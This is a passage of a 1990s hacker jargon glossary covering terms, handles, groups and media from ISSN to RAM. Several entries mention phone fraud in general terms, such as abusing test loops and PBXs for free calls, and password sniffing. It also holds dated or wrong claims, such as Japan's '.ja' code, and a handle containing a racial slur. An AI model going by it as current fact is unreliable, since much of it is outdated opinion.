INTEGRATED SPECIAL SERVICES NETWORK [ISSN]- see ISSN

INTERNATIONAL BUSINESS MACHINES, INCORPORATED [IBM]- see IBM [International Business Machines, Incorporated]

INTERNATIONAL BUSINESS MACHINES PERSONAL COMPUTER [IBM-PC]- see IBM-PC

INTERNET LIBERATION FRONT [ILF]- see ILF

INTERNET PROTOCOL [IP]- see TCP/IP

INTERNET SERVICE PROVIDER [ISP]- see ISP

INTERNET WORM- The worm created by Robert Morris in 1988 that replicated out of control due to bad programming and took down a lot of computers. News stories persisted in calling it a "virus," which pissed everyone off.

INTERZONE- A cultural area where "the street finds its own uses for things;" from the hallucinogenic hell which appears in William S. Burroughs' Naked Lunch. Also the title of a British SF magazine.

INTRUSION COUNTERMEASURE ELECTRONICS [ICE]- see ICE [Intrusion Countermeasure Electronics]

ISDN [Integrated Services Digital Network]- Technology to completely digitalize the phone service that was abandoned after much work (it began in the early 1980s) in the early Nineties because it was too expensive. It is currently used for high-speed Internet access, slower than T1 but faster than a modem. It is just becoming widely used by phone networks.

ISP [Internet Service Provider]- The local networks most normal people have to dial into to reach the Internet; ISPs, in turn, make deals with such Internet backbone owners as MCI to connect to the Internet.

ISSN [Integrated Special Services Network]- In a phone system (notably AT&T), controls special user features and customer control options. Not to be confused with ISSN, the serial number used by the Library of Congress used to register magazines.

JAPAN [Nippon]- Country code ".ja;" East Asian nation, population 125.2 million, which is the subject of many cyberpunk novels due to an odd history and its high technology. Pursued a highly hierarchal samurai society until the mid-1800s, yet retained a strong Imperial warlike spirit until 1945, when they were totally defeated in World War II by the dropping of two atom bombs. They then focussed the fervor previously used in war for business. Currently an extremely large producer of consumer goods; the nation is stereotypically very conformity-oriented. (This doesn't have too much to do with hacking, but Japan is a notable country from an electronics standpoint, as well as the fact that much of SF currently involves Japan, and its preponderance of zaibatsus.)

JOHNSON, ROBERT- see THE PROPHET

JOLT [Cola]- Soft drink famous for having twice the caffeine of any other major soft drink (still less per pound than coffee, though), invented and distributed by the Jolt-Company, Inc. Fairly difficult to find here in Utah. By the way, did you know you can type on average five words a minute faster than normal if you drink two bottles of MegaJolt in succession? See CAFFEINE

JUDGE DREDD- British comic book character currently published by DC that has some cyberpunk concepts; it's about a semi-fascist anti-hero in the 23rd century. Sylvester Stallone made a flop movie from it that the sets and special effects were cool, but not much else. There was also a hacker in the early 1990s with this handle, as well as another one (who may be the same guy) who was a member of the 2300 Club.

KRACK- see CRACK

K-RAD- ("A thousand points of rad" one of the Count Zeros) Extremely cool; very rad. [From one thousand times "rad," short for "radical," skateboarder-type slang term in the Eighties meaning cool.]

KAPOR, MITCHELL- Co-founder of the EFF. Ex-hippy, founder of Lotus, and original programmer of Lotus 1-2-3.

KARL MARX- Handle of James Salsman. Phreak and ex-member of LOD. Former sysop of Farmers of Doom BBS. [Handle came from a mention in the comic strip "Bloom County" about Communists.]

KILL- To delete a file (or, less used, to stop a program's function while it is operating). See also AXE

KILOBYTE [abbreviated as Kb or K]- Small unit of measurement, usually used for measuring small programs and cache memory. Contrary to what the word would imply, a kilobyte is 1024 bytes. See also BIT, BYTE, MEGABYTE, GIGABYTE

KING BLOTTO- Former member of the Legion of Doom and the 2300 Club. Phreak who invented several variant boxes.

KINGDOM OF THE NETHERLANDS- see THE NETHERLANDS

KNIGHT LIGHTING- Handle of Craig Neidorf. Former member of the 2600 Club. Co-founder of _Phrack Magazine_. He was put on trial during the Hacker Crackdown of 1990 for publishing the E911 document in _Phrack_, a document stolen in a hacker raid. When the Electronic Frontier Foundation got the case dropped, he decided he wanted to become a lawyer. He is now working for the EFF and as a writer for _2600_. (According to Lightning, handle came from a combination of the comics character "Lightning Lad" and the character "Michael Knight" from the lame television show _Knight Rider_.)

THE KNIGHTMARE- Handle of Dennis Fiery. Author of a book on computer security entitled _Secrets of a Super Hacker_ and sometimes writer for _2600_. I haven't read his book. Not to be confused with with the Arizona hacker.

KNIGHTMARE [602]- Arizona hacker and sysop of the Black Ice Private BBS who was one of the first to be busted in the Hacker Crackdown.

KROUPA, PATRICK K.- see LORD DIGITAL

LADOPOULOS, ELIAS- see ACID PHREAK

LAMER- A jerk idiot loser. That pretty much sums it up. [From "lame," weak.]

LASS [Local Area Signalling Services]- Special numbers, preceded by a *, which allow special operations such, which usually cost a small amount of money. Includes such services as trace (*57), callback (*69) and caller ID disable. (*70)

L.A. SYNDROME - Stupid, loser behavior. Means the person doesn't support the group. Usually associated with BBS's and posting thereupon. [From a user named the L.A. Raider and his activities on several Ohio boards.]

LAW ENFORCEMENT ACCESS FIELD [LEAF]- see LEAF [Law Enforcement Access Field]

LEACH- Someone who copies a large amount of software and doesn't return the favor. Used by BBS's and users, but also applies to those who physically copy software. [From "leach," the disgusting creature that sucks your blood.]

LEAF [Law Enforcement Access Field]- Major part on the encryption in Clipper. A scrambled group of numbers including the chip's serial number, a session key number and a checksum number.

LEARY, TIMOTHY (1920-1996)- Ex-Harvard professor and West Point-graduate who turned hippy in the late Sixties and encouraged students to "turn on, tune in, drop out." Popularized LSD, and was eventually imprisoned for almost ten years for possession. He became a cyberpunk about fifteen years after his dropping out, and his new sound bite became "the PC is the LSD of the 1980's." (He later updated that to the 1990s when he discovered that computers now make the Apple IIes, 386s, Mac 512ks and Commodores of the 1980s look like abacuses.) He became one of the editors of Mondo 2000. In 1992, he discovered that he had prostate cancer. Being the weird guy that he was, he thought this was great news because he was going to die; after toying with the idea of somehow killing himself over the Internet and coming up with elaborate suicide plans, he succumbed to cancer on May 30, 1996.

LEE, JOHN- see CORRUPT

THE LEGION OF DOOM [LOD] [Full name: "The Fraternal Order of the Legion of Doom (Lambda Omega Delta)"]- Legendary hacking group that existed from 1984-1990, created on a board called PLOVERNET, founded by Lex Luthor, a former member of the Knights of Shadow. Also inspired the short-lived groups "Farmers of Doom" and "Justice League of America." It subsumed the membership of a group called the Tribunal of Knowledge. Began as a phreaking group, and when it later gained more members who were more proficient with computers, it became LOD/H (Legion of Doom/Hackers). When many members dropped out, the "H" migrated from the name, but their newfound ability with computers stayed. Its official membership included, at various times: Lex Luthor, Karl Marx, Mark Tabas, Agrajag the Prolonged, King Blotto, Blue Archer, The Dragyn, Unknown Soldier, Sharp Razor, Doctor Who 413, Erik Bloodaxe, Sir Francis Drake, Paul Muad¹Dib, Phucked Agent 04, X-Man, Randy Smith, Steve Dahl, The Warlock, Silver Spy, Terminal Man, Videosmith, Kerrang Khan, Gary Seven, Marauder, Bill from RNOC, Leftist, Urvile, Phantom Phreaker, Doom Prophet, Jester Sluggo, Carrier Culprit, Thomas Covenant, Mentor, Control C, Prime Suspect, Prophet, Professor Falken

and Phiber Optik. Some members were busted by Operation Sundevil, others created a security firm called ComSec (which went bankrupt, and eventually was reincarnated as LOD Communications, Inc), and many just disappeared. Also, in the early Nineties, a "new" Legion of Doom was created, because since the group was defunct, logically anybody could use the name; it was, however, pretty much looked down upon and was eventually forcefully disbanded by members of the original LOD. (Doesn't that sound creepy? Like Mark Tabas and Erik Bloodaxe had them killed or something.) [The group's name came from the Superfriends cartoon series (using characters from Superman/Justice League comic books), where the villains were the Legion of Doom.]

LEGION OF DOOM/HACKERS- see THE LEGION OF DOOM [LOD]

LEVY, STEVEN- Writer and journalist; one of the original 1960s MIT hackers who is disdainful of us latter-day hackers. Author of _Hackers: Heroes of the Computer Revolution_, among other things. Currently contributing writer for _Wired_ and _Newsweek_.

LEWCIFER- see DE PAYNE, LEWIS

LEX LUTHOR- Legendary hacker/pheaker and founder of LOD. [Handle came from the comic book villain who was Superman's arch-enemy; the hacker Lex got it from the 1979 movie version with Gene Hackman.]

LOCKED (1) Refers to a computer system shutting down and stopping operation, usually without the operator wanting it to happen.

(2) A protected program.

(3) A file that has been changed by the OS so that it cannot be changed or deleted; often very easy to unlock.

(4) A floppy disk which has been physically locked to prevent accidental alteration or to prevent stupid people from modifying the contents.

LOD- see THE LEGION OF DOOM [LOD]

LOD/H- see THE LEGION OF DOOM [LOD]

LOD/H TECHNICAL JOURNALS [LOD/H TJ]- Hacking philes written by the Legion of Doom/Hackers, beginning in 1986. Four issues were made. The form and content owed something to what was then called _Phrack Inc._. [Name is a parody of _AT&T Technical Journals_.]

LOD/H TJ- see _LOD/H TECHNICAL JOURNALS_ [LOD/H TJ]

LOGIC BOMB- A program that performs a certain action when certain conditions are met, such as deleting all files on Christmas eve, although it is not necessarily malevolent. Though it is not technically a virus, it is often grouped that way. There is much speculation that the turn of the millenium will set off tons of logic bombs.

LOOMPANICS- Publishing company (in)famous for publishing such "questionable" information as bomb plans and guerrilla techniques; also published _Secrets of a Super Hacker_, though according to everyone I've heard from the subject, it's pretty worthless.

THE LONE GUNMEN- An group of three fictitious hackers (Byers, Frohike and Langly) on The X-Files. Editors of a paranoid publication called The Lone Gunmen. An honorary Lone Gunman was a hacker named the Thinker who eventually got killed by the government because he uncovered information on the existence of extra-terrestrials. Apparently the government keeps its files on the existence of extra-terrestrials unencrypted on an Internet connected network. [Name comes from the oxymoronic flipside of the "lone gunman" theory in the Kennedy assassination, which is that Oswald acted alone.]

LOOPS- Phone numbers used by the telco for testing. Can be manipulated to make free calls, which are billed to the telco.

LOPHT- A Boston-based group of hackers interested in free information distribution and finding alternatives to the Internet. Their web site houses the archives of the Whacked Mac Archives, Black Crawling Systems, Dr. Who's Radiophone, the Cult of the Dead Cow, and others. Current membership includes Dr. Mudge, Space Rogue, Brian Oblivion, Kingpin, Weld, Tan, Stephan Wolfenstein and Megan A. Haquer. (Entry suggested by Space Rogue.)

LORD DIGITAL- Handle of Patrick K. Kroupa. Former member of the Apple Mafia, the Knights of Shadow and the Legion of Doom. (He claims he was officially inducted in 1987, but he is not listed in any of the official lists.) Good friend of Dead Lord and co-administrator of MindVox. Can be reached at digital@phantom.com.

MACINTOSH- A type of computer that currently takes up a little less than 10% of the marketplace. Sometimes called derogatorily "Macintrashes" or "Macintoys." First made by Apple in 1984, notable for its ease of use; successor to the failed Lisa, which was the successor to the Apple II. All Macintoshes run the MacOS, which is currently in version 7.5.3; version 8.0 (code-named Copland) will be released in early to mid-1997. (however, some Macs can run Windows, DOS, Mach V and/or LINUX) Apple licensed the MacOS in 1993 so that Mac clones can be made; they have not fully caught on yet (though IBM recently signed up for a clone license), though Power Computing, UMAX and DayStar are doing fairly good business on them. Macs run on two families of microprocessors: the Motorola 680x0 chips, and the joint Apple-IBM-Motorola PowerPC chips. The most powerful Macintosh ever made is Power Computing's PowerTower Pro 225.

MARKOFF, JOHN- Co-author of Cyberpunk and Takedown. Ex-husband of Katie Hafner, technology journalist for The New York Times. Can be reached at markoff@nyt.com.

MARTIN LUTHER KING DAY CRASH- The huge crash when AT&T computers embarassingly went down due to a bug in UNIX System VII.

MASTER OF IMPACT- see CONTROL C

MASTERS OF DECEPTION- see MOD

MASTERS OF DECEPTION [The Gang That Ruled Cyberspace]- Novel by Josh Quittner and Michelle Slatella about the LOD/MOD feud. A portion was printed in Wired and really pissed off a lot of people, most vocally

Erik Bloodaxe. Not that badly written, but I wonder about the accuracy and who was interviewed on some of the details.

MASTERS OF DISASTER [MOD]- see MOD

MAX HEADROOM- Science fiction TV show that was cancelled after one season. The concept began when a British music video station wanted to use a computer-generated host, but some American network picked it up and made a TV show. Supposedly it was wonderful and great, but I've never seen it.

MDMA- see ECSTASY

MEAT- The physical body, the bag of flesh and mud and water that we are constrained to. Derogatory.

MEATSPACE- Real life, as opposed to cyberspace.

MEGABYTE [abbreviated as "meg" or Mb]- Fairly large unit of measurement, usually used for measuring RAM or storage memory or large programs. One megabyte is roughly 1.049 million bytes or approximately 976.562 kilobytes. See also BIT, BYTE, KILOBYTE, GIGABYTE

MEGAHERTZ [MHZ]- In computer terms, a measurement of the clock speed of a CPU. For example, the 486DX2 runs at 66 megahertz. It was known in hacker slang occasionally as "hurtz" or "warp," where a 90 megahertz computer would be called Warp 90.

MENTAL CANCER- see SHADOWHAWK 1

THE MENTOR- Handle of Loyd Blankenship. Also known as the Neuromancer. Elite hacker and former member of the Legion of Doom, the PhoneLine Phantoms, the Racketeers and Extasy Elite. Writer of the legendary "Conscience of a Hacker." He also used to work for Steve Jackson Games, where he wrote _GURPS Cyberpunk_. He is currently a freelance game designer/electronic musician. Currently available at loyd@blankenship.com. [Handle is from the Grey Lensman series by E.E. "Doc" Smith.]

MERRILL, BRIAN- see MITNICK, KEVIN DAVID and COMPUTERS, FREEDOM AND PRIVACY CONFERENCE [CFP]

METAL COMMUNICATIONS- A short-lived hack/phreak group (is there any other kind, besides LOD, MOD and L0pht?!) that created several underground BBSs and wrote many philes. Members included Cobalt 60, Crimson Pirate, Dr. Local, Red Pirate, Shadow Lord, Angel of Destiny, Apothecary, Byte, Byte Byter, Dark Wizard, Duke, Dutchman, The Man in Black, the Prophet, Pink Panther, Voice Over, The Radical Rocker, the White Knight and the Warlock Lord. It also had a smaller sister group called the Neon Knights.

MEXICAN FLAG- Red grenadine, white tequila and green creme-de-menthe. Multilayered, set on fire, and sucked through straws. A favorite of the Legion of Doom at parties before they broke up. [From the colors of the Mexican flag.]

MHZ- see MEGAHERTZ

MICHAELANGELO VIRUS- The much over-hyped virus that erased the hard drives of several computers, named for becoming active on the Renaissance artist Michaelangelo's birthday.

MICROSOFT- Software megacorporation, founded 1975 by Bill Gates and Paul Allen; writer of MS-DOS, Windows (3.x, 95, and NT), Excel, Word, PowerPoint, Bookshelf, Encarta and about a zillion other programs, most of which are made for business. Possibly the most evil force on the planet. Also used by William Gibson, without permission, for the name of addictive chips that plug into character's heads in Neuromancer. [Name comes from "microcomputer" and "software."]

MINDVOX [mindvox.phantom.com]- Manhattan-based Net provider where a number of ex-LODers (and Billy Idol :() reside; has the domain name phantom.com. Motto: "Jack in, rock out, and feel your head." Administered by Dead Lord and Lord Digital.

MINOR THREAT (1972-Present)- Former member of Public Enemy (the hacker group, not the band). Co-programmer of ToneLoc (with Mucho Maas), which he began in 1990. Available at mthreat@paranoia.com. [Handle comes from the name of an early 1980s punk band.]

MITNICK, KEVIN DAVID (1963-Present)- Birth name of the Condor. Also known as N6NHG, alias Anton Chernoff, alias Fred Weiner, alias Lee Nussbaum, alias Brian Merrill, alias David Stanfill, alias Thomas Case. Former member of the Roscoe Gang (name given by Cyberpunk). Teenage phreak who grew up and didn't quit. First arrested at age 17. Rumors claimed that he cracked NORAD (inspiring WarGames); generally disproven, though Markoff has been trying to resurrect it. Became famous, especially when in 1995 he went on a hacking rampage that included deleting several files on the WELL, possibly because of a typing error. Tsutomu Shimomura (and a number of datacops and John Markoff, who claims he was just an observer) eventually tracked him down after Mitnick hacked Shimomura's system. As the media loves to report, when he was caught he told Shimomura "I respect your skills." John Markoff and Tsutomu Shimomura just wrote their version of the events, which will serve as the screenplay for a movie by Miramax about it, entitled Takedown: The Pursuit and Capture of Kevin Mitnick, America's Most Wanted Computer Outlaw By the Man Who Did It. (Apparently, it was the longest and most grandiose title they could think of.) Jonathan Littman wrote his own version, with the help of Mitnick, entitled The Fugitive Game. Also inspired the most objective retelling, The Cyberthief and the Samurai, by Jeff Goodell (who can be contacted at jg@well.sf.ca.us). While he obviously cannot be directly reached by email as he is in federal prison, 2600 maintains a mailbox for him where they forward him interesting data and fan mail at kmitnick@2600.com. [Handle came from the 1975 Robert Redford movie Three Days of the Condor, about an ex-CIA guy who escapes the government, in part by manipulating the phone system.]

MOD [Motto: "Summa Sedes Non Capit Duos," Latin, literally "The Highest Does Not Seat Two," figuratively "There is Only Room for One at the Top;" a reference to the LOD/MOD struggle]- MOD, a New York rival of LOD, was known at various times as Masters of Deception and Masters of Disaster, I suppose depending on their mood. Its current membership is Acid Phreak, Scorpion, Nynex Phreak, HAC, Wing, Outlaw, Corrupt,

Supernigger, Red Night, Seeker, Lord Micro, Crazy Eddie, Zod, Peaboy, n00gle, Ella Cinders and Plague, and previous members have included Thomas Covenant and Phiber Optik. (List provided by Acid Phreak.) Southwestern Bell busted them and some wound up in jail. It was formed when Phiber Optik was kicked out of LOD, supposedly because of his ego. He then formed MOD and recruited some of his friends. They were a major exception to the stereotype of the hacker as a wealthy, suburban white dude. They had what was described by some as a "hacker war" with LOD until they got busted, when there was something of a truce and LOD sort of made up. Well, at least they made up with Phiber Optik. They are still around, at least according to their web page, which of course claims they are reformed. They can currently be reached at mod@gti.net. [Besides the acronym, the term also supposedly refers to being like a second iteration of LOD; "M" is after "L," get it? However, I got that out of an excerpt on the Net from Quittner's book, and I don't know how much truth is in it.] Definitely not to be confused with the Amiga sound format .mod.

MODEM [MODulator/DEModulator]- Hardware that allows digital info to be carried over analog lines. The first modems were acoustic (usually 300 bps); you had to put the phone receiver on the modem. The current standard speed is 14.4 kbps. (Phone lines can hold a maximum of 35 kbps.) ISDN modems are becoming more and more common. (Even though ISDN modem is an oxymoron; ISDN is already digital, and a modem by definition converts digital to analog.)

MODULATOR/DEMODULATOR [MODEM]- see MODEM [MODulator/DEModulator]

MONDO 2000- "Cyberpunk" magazine. Successor to a short lived zine entitled _Reality Hackers_. Never as good as it should have been. The three major brains behind it were R.U. Sirius (AKA Ken Goffman), St. Jude (AKA Jude Milhon) and Bart Nagel, all of which have since resigned, at least as editors. Timothy Leary was one of the editors, and there's a really psychotic dude named Xandor as well. I, like many, think it's way too much style and way too little substance, but it has some good book reviews and interviews about weird technology. [From the Italian word "mondo," meaning world; AD 2000 is supposedly the "expiration date."]

MOREU, RAFAEL- Screenwriter for _Hackers_; interviewed many prominent hackers for research. According to Acid Phreak, he was less than happy with how it turned out.

MORRIS, ROBERT TAPPAN II- Cornell graduate student who created a worm which exploited the UNIX sendmail bug as an experiment to see how fast it would spread through the Internet; due to a programming error, it went out of control and took down hundreds of computers.

MOSS, JEFFERY- see DARK TANGENT

NARK- (1) Someone who turns people in to law enforcement.
(2) The act of turning in someone to law enforcement.

NATIONAL INFORMATION INFRASTRUCTURE [NII]- see NII [National Information Infrastructure]

NATIONAL SECURITY AGENCY [NSA]- see NSA [National Security Agency]

NECRON 99- see URVILE

NEIDORF, CRAIG- see KNIGHT LIGHTNING

NEON KNIGHTS- see METAL COMMUNICATIONS

NERD- Derogatory term for a computer geek; has been adopted as a badge of honor for some. Reminds that no matter how cool the stuff we do with computers is, we're still geeks, so get over it. :([I just looked up the etymology of the word "nerd" in the dictionary, and my main conclusion was that etymologists must have a lot of spare time on their hands, because apparently there's this huge controversy over where this word came from, and the earliest reference is in a Dr. Seuss book, and then it became a slang term in the 1950s, and some people say it's a coincidence and others say there's some complicated relation, and all I can say is that it's just not that important, but these etymologists have enough time to learn UNIX security, and if they'd just read some books on TCP/IP, they could probably be really good hackers. Suggestion-- if any evil foreign governments out there want to hire some people to train to be hackers, get etymologists. They have tolerance for the tremendously boring. That is all. End rant.]

THE NET- Sandra Bullock's 1995 cyberthriller, in which she tries to escape from evil hackers. Can be recommended because it has Sandra Bullock in a bikini.

NETCOM- I believe Netcom is the largest Internet access provider in the world. As a result, it has users of all types. [From "Net" (short for Internet) and "commercial."]

THE NETHERLANDS [Kingdom of the Netherlands]- Country code ".nl," European nation, population 14.6 million, currently known for its libertarian laws regarding drugs, nudity, prostitution and notably computer hacking (which, until recently, was totally legal.) Home of _Hack-tic_. ("Do you know what they call a quarter pounder with cheese in Holland?" "They don't call it a quarter pounder with cheese?...")

THE NEUROMANCER- see THE MENTOR

NII- National Information Infrastructure. Hard to say. (I mean, literally, "en-aye-aye"? Really not phonetically friendly.)

1984- A mystical year for computers. LOD was formed; created; _Neuromancer_ was published; _2600_ was first published; _The Whole Earth Software Review_ was created, which led to the WELL; the Chaos Computer Club was formed; and the Macintosh computer was released. Also, George Orwell's 1949 SF novel was titled this, and some would say it's come true.

NODE- A big, fast, huge thing on a network; sort of a BBS on steroids.

(NO SUCH AGENCY) [NSA]- see NSA [National Security Agency]

NSA [National Security Agency]- Also known as (No Such Agency). The federal agency in charge of spying on the citizens of the US, as well

as an international branch. ["Y¹know, I could have joined the NSA. But they found out my parents were married." Martin Bishop, _Sneakers_.]

N6NHG- Ham radio handle of Kevin Mitnick; last three letters supposedly stand for Nation's Hacker Great.

NUPROMETHEUS LEAGUE- Group (or maybe just one guy) that liberated part of the source code to Color QuickDraw and set disks containing to prominent members of the computer community. They were never caught (well, at least not caught and publically tried. Maybe Apple had them shot and dumped in unmarked graves in Philadelphia.) [From the Greek demigod Prometheus, who ILFed fire from Zeus.]

NUSSBAUM, LEE- see MITNICK, KEVIN DAVID

OBELIX (1976-Present)- Former member of the Chaos Computer Club; introduced Pengo to the group. [Name comes from the prominent German comic strip character.]

110- see EMMANUEL GOLDSTEIN

ON THE METAL- Term referring to programming or hardware design. The act of working directly at the computer keyboard (or hardware breadboard) without going through the normal planning stages.

OPERATION SUNDEVIL- An initiative by the United States Secret Service in 1990 that was part of the Hacker Crackdown of 1990; it was originally intended to strike credit card fraud; it was 27 search warrants executed May 8; 42 computer systems were seized. Agents in charge included Tim Foley, Gail Thackeray and Barbara Golden. [From the mascot of the college the Secret Service's headquarters were near. (Super Bowl XXX was held at Sundevil Stadium.)]

ORACLE- A DC Comics character; formerly Batgirl, paralyzed by the Joker. Notable in a hacking sense because she is now the main hacker character in the DC Universe.

OS [Operating System]- The physical laws of a computer. OS's include DOS, Windows, MacOS, SunOS and UNIX and its many variants. Even VCRs, scientific calculators and digital watches have primitive OS's.

OUTAGE- Loss of telephone service. Term used by telco employees.

OUTLAW (1974-Present)- Handle of Julio Fernandez. Founding member of MOD; supposedly one of the more criminal members.

PACKET SNIFFER- A program which records the first one hundred or so bits sent by a computer when connecting to a network. Supposedly used for network diagnostic purposes, but is used frequently by hackers for obvious reasons. (The first hundred bits usually include a username and password.)

PAGE (1) 256 consecutive bytes of memory, starting on a even multiple of 256.

(2) a screen, usually a graphics display.

(3) A home page on the World Wide Web.

PARM- Contraction for "parameter," which is a list of data that is given to a routine to work with, such as a list of subscribers or accounts, or even a filename on a disk.

PASSWORD SHADOWING- A security system in which the encrypted password is stored in a different directory where normal users are not given access. Used in the UNIX operating system.

PBX [Private Branch Exchange]- Local phone number within a corporation. Phreakers often dial into these, hack them, and use them to make long-distance calls for free. They often route through many PBXs to avoid tracing.

PENET [anon.penet.fi]- Infamous Finnish anonymous remailer. Currently unbreakable (as far as anyone knows) except when the Scientologists got a warrant for the data in Penet's computers. That will probably never happen again.

PENGO (1968-Present)- Handle of Hans Huebner, West German hacker and former member of the Chaos Computer Club; infamous for hacking US military systems for the KGB. [Handle comes from the name of his favorite arcade game, the protagonist of which was a penguin.]

PENTIUM- (1) IBM-PC computer family run on a Pentium chip, made by Intel. The Pentium Pro (codenamed P6) just came out, first running at 150 Mhz.

(2) Chip that created a scandal in 1994 when it was discovered that the microprocessor had a calculation error. It's been fixed, however.

PETERS, MICHAEL B.- see POULSEN, KEVIN LEE

PETERSON, JUSTIN TANNER- see AGENT STEAL

PGP [Pretty Good Privacy]- Program by Phillip Zimmermann and "Pretty Good Software." Encryption for the masses; it was made to counter the proposed clipper chip. Phil Zimmermann, of course, might go to jail. Other fanatical cypherpunks have taken over where he left off, making it for the Mac (MacPGP) and a utility for making your phone line secure (PGPfone.) PGP is currently in version 2.6.2. Currently some of the aforementioned cypherpunks are working on the MacPGP Kit (currently in version 1.6), the goal of which is to ultimately replace the ugly window currently in MacPGP that looks like DOS. [The name "Pretty Good Privacy" is because Phil Zimmermann is a fan of Garrison Keillor's Prairie Home Companion, which mentioned a product that was "pretty good."]

PHALCON/SKISM (P/S)- Hacking, phreaking and virus group; Phalcon does the H/P and Skism does the virii. The group runs the e-zine _40Hex_. Members have included Hellraiser, Dark Angel, DecimatoR, Garbage Heap and Priest. [The name comes from deliberate misspellings of "falcon" and "schism."]

PHASE JITTER- see CONTROL C

PHIBER OPTIK (1975-Present)- Handle of Mark Abene. Also known as Il Duce, also known as the Artist Formerly Known as Phiber. Former member

of LOD and MOD. He was arrested in 1993 and sentenced to prison for a year and a day. When he got out, there was a huge party, and he is currently a technician for Echo and writer for _2600_.

PHOENIX PROJECT- BBS sysoped by the Mentor and Erik Bloodaxe. Shut down by the Secret Service; too bad, because otherwise it might have revitalized the underground.

PHRACK CLASSIC-see _PHRACK MAGAZINE_

PHRACK INC.- see _PHRACK MAGAZINE_

PHRACK MAGAZINE- Electronic hacker Ezine founded in 1985 by Knight Lightning and Taran King for the Metal Shop BBS. It later appeared on the Broadway Show, Newsweek Elite and Kleptic Palace AE/Catfur boards. Shut down by the police once, but continued to return as the Ezine that wouldn't die. Still existing, currently in volume seven. At various times, Phrack was known as "Phrack, Inc." (according to Knight Lightning, from the DC Comics series Infinity, Inc.), "Phrack Classic," and "Diet Phrack." It had several editors through the years: Taran King and Knight Lightning; Shooting Shark; Elric of Imrryr and Sir Francis Drake; Crimson Death; King and Lightning again; Doc Holiday; Death again; Dispater; Death and Dispater; just Dispater again; Erik Bloodaxe; and currently Daemon9, ReDragon and Voyager. (I realize the Phrack web page lists different editors and doesn't mention some, but a careful review of back issues contradicts this. Guess Bloodaxe doesn't have as much spare time as I do. :)) Since Issue 42, it has become a "real" magazine and is listed in the Library of Congress with its own ISSN. Bloodaxe came up with new rules about its distribution; while the "amateur computer hobbyist" can get it for free, the government and corporations must pay a registration fee. However, only two people actually have; in an incredible fit of hypocrisy, Gail Thackeray has said that unless it is enforced, corporations can have it for free. To use the rhetoric prosecutors have been using for years, "if a bike is unlocked and you steal it, does that mean it's okay?" This just proves the government is as corrupt as they always said hackers were. (Well, sort of.) The current staff is Daemon9, ReDragon and Voyager (editors-in-chief), Erik Bloodaxe (mailboy), and Datastream Cowboy (news).

PHRACK WORLD NEWS [PWN]- Department of Phrack Magazine existing since issue two (when it was called Phreak World News.) It changed to Phrack World News in issue 5. First done by Knight Lightning, then Sir Francis Drake, then Epsilon, then Dispater and currently Datastream Cowboy. It is made up of journalism by hackers about the hacking scene and articles written by the news press about hackers; where erroneous information is occasionally corrected. It exists to publicize busts and information about hackers.

PHREAK- Someone who abuses the phone system the way a hacker abuses computer networks. Also used by Rudy Rucker in his novels to refer to hobbyists who hack systems, as opposed to cryps, who do it for money or power. [From a combination of "phone" and "freak," which became "phreak." "Phreaker" is sometimes also used.]

#PHREAK- The phreaking irc channel.

PILE, CHRISTOPHER- see THE BLACK BARON

PIRATE- (1) Someone who distributes copyrighted commercial software illegally, often stripping the program of password protection or including a document that gives the passwords to defeat the protection. [From the old 18th century pirates who raided ships, though I have no idea what that has to do with ripping off software. Anyone have any ideas?]

(2) A verb for illegally copying a program.

POSTER BOY- see CONTROL C

POULSEN, KEVIN LEE- Birth name of Dark Dante; semi-famous hacker and Silicon Valley programmer who was caught for altering telephone systems so that he could be the 102nd caller and win a Porche, among other things. First hacker to be indicted for espionage. Alias Michael B. Peters. Sometimes referred to as "The Last Hacker." (Huh? I don't get it.) Currently on court order not to use computers.

POWER PC- Chip that powers Apple's Power Macintoshes and high-end Performas. It is also used to power some high-end IBM-PCs that run Microsoft Windows NT. It was developed in an unprecedented partnership between Apple, IBM and Motorola.

PPCP- PowerPC Platform (formerly CHRP, Common Hardware Reference Platform); recently officially christened as PowerPC Microprocessor Common Reference Platform. Initiative by Apple, IBM, and Motorola that will replace IBM's PRePs and Apple's Power Macs, supposed to begin shipping November 1996. It will run IBM's OS/2 2.1, Windows NT 3.51, AIX 4.1 (IBM's UNIX variant), MacOS 7.5.3 (though Copland will be ported to it as soon as possible), Sun Solaris 5.0 and Novell NetWare 4.1.

PRAETORIANS- Mischievous members of the Internet Liberation Front (as well as possibly LOD) who hacked the Hackers home page. [From the villains in The Net.]

PReP [PowerPC Reference Platform]- IBM's name for their PowerPC run machines, which usually run Windows NT.

PRIVATE BRANCH EXCHANGE [PBX]- see PBX [Private Branch Exchange]

PRODIGY- Third largest online service, owned by IBM and Sears that is the only remaining competitor to AOL and CompuServe.

PROJECT EQUALIZER- KGB initiative to pay West German Chaos Computer Club members to hack United States military computers for them. Failed; the information that the hackers involved uncovered was not judged worth the expense by the KGB, and Clifford Stoll eventually got all the hackers arrested.

PROPHET- Alias Robert Johnson, also known as the Eavesdropper. Former member of the Legion of Doom, the PhoneLine Phantoms and Metal Communications. One of the Atlanta Three busted in the Hacker Crackdown; was the one who actually got the E911 Document.

PUNK- (1) A style of music drawing on the culture of destructive rebels, begun in the late Seventies in Britain by such bands as the Sex

Pistols, the Clash and the Ramones. Did stuff like put safety pins in their noses and other body parts. Led to goth, industrial and to a lesser extent grunge. I believe such groups as Green Day are considered neo-punk (or, in the words of Ron DuPlanty, "punk wannabes.")

(2) The culture of destructive rebels with piercings and scary hair, often shaved. The term was later used with "cybernetics" to describe computer nerds with a little bit more attitude. [The word in this context is a perverted badge of honor coming from the insulting term punk, as in an obnoxious young person. Major insult if you apply to someone else maliciously, at least in the computer underground.]

THE PUNK MAFIA (TPM)- Phreak/hack group whose membership included Arthur Dent, Creative Chaos, Erik Bloodaxe, Gin Fizz, Ninja NYC, Peter Gunn, Rudolph Smith 703 and the Godfather 703.

QUALCOMM- Telecommunications company that was/is the target of many hackers, including Kevin Mitnick. Best known among casual Net users as the distributor of Eudora, the ubiquitous email program first coded by Steve Dorner.

QUICKDRAW- The engine that powers the graphics in Macintoshes. It began as just QuickDraw, which was followed by Color QuickDraw, which was followed by 32-bit QuickDraw, which was followed by QuickDraw GX, which was recently followed by QuickDraw 3D. In the early 1990s a group calling itself the NuPrometheus League ILFed part of the source code to Color QuickDraw, very much angering Apple Computer.

QUITTNER, JOSHUA- Author of Masters of Deception: The Gang That Ruled Cyberspace and contributing writer for Wired. His phone system was hacked by ILF/LOD members in retaliation for his book.

RAM [Random Access Memory]- The amount of active memory a computer has; the amount it can load at once. Increasing RAM increases speed because then more of the program can be loaded into active. The current standard amount of RAM is eight to 16 megabytes.

